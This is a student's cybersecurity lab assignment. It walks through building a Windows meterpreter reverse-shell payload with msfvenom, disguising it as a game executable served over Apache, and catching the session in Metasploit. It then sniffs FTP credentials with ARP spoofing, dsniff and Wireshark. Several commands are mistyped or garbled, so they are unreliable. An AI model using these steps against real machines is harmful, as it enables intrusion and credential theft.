**CYBER SECURITY ASSIGNMENT**

**DAY 6**

**Done By:**

**Athira Sabu**

1. i)**Create payload for windows.**

**ii)Transfer the payload to the victim’s machine.**

**iii)Exploit the victim’s machine.**

**Answer:**Open up Victim’s machine using pentester and also open up Kali Linux.Now open up command prompt in kali and enable ssh.

Type sudo su- and press enter.

Type system ctl enable ssh and press enter.Now ssh is enabled.

Now type ip a to get the ip address.Now go to browser and download git for windows and install it.

Now open up and type->ssh bpg@10.10.10.171->press enter.

Type sudo su – and press enter.

1. Type in git -apt install httpd and enter.

Type apt install apache2 and enter.

Type cd/var/www/html/enter.


Type 2kdir counterstrike and enter.

Type mstvenom -p windows/meterpreter/reverse.tcp—“\x100”LMOST.10.10.10.171 -t exe/var/www/html/counterstrike/Game.exe. and enter.


Type systemctl enable apache2 and enter.

Type systemctl start apache2 and enter.

Now the payload is created.



1. Now open up victim’s machine, take web browser and type http://10.10.10.171/counterstrike and enter. Now download game.exe and run it.Now go to file explorer and open downloads and check if it is downloaded.



1. Now go to Kali and type cd~ and enter.

Type ls recon-ng and enter.

Type touch a.txt and enter.

Type msfconsole and enter.

Type use multi/handler and enter.

Type set payload windows/meterpreter/reverse and enter.

Type show options and enter


Type exploit -j-z and enter.

Now go to victim’s machine and open up game folder.

Now type in Kali sessions and enter.

Type sysinfo and enter.

Now all the required information can be taken from the victim’s machine.



1. **i)Create an FTP server.**


**ii)Access FTP server from windows command prompt.**

**iii)Do an mitm and username and password of FTP transaction using wireshark and dsniff .**


**Answer:**Open up Pentester.Also open victim’s machine in different window and Kali linux machine in another one.Now make all the systems under NAT inorder to make them under the same network.

1. Go to victim’s machine and open server manager.Now click on manage and then on add roles and features,click on next and then on web server(IIS) and next and FTP server then FTP service then FTP extensibility then next and install.

Now go to Tools->Internet Information services manager->right click on win sever->add FTP site->set FTP site name(videos)->next->no ssl->next->basic->access to all users->Permissions:read,write->Finish.Now FTP server is created.



1. Now go to command prompt in pentester machine and type ftp 192.168.180.167 and enter.Now FTP server is accessed.



1. Take Kali linux command prompt and type apt install dsniff and enter.

Type echo1>/proc/sys/net/ipv4/ip\_forward and enter.


Type nmap-Pn-sS-F 192.168.180.\* and enter.

Type arpspoof -i eth0 -t 192.168.180.167 -r 192.168.180.166 and enter.

Type dsniff-I eth0 and enter.

Take pentester and open up command prompt and type ftp 192.168.180.167 and enter.

Now take up kali and we can see the username and password wriiten there.



Another method:-

Open up wireshark and then click to start up sniffing.Then we can get the username and password.

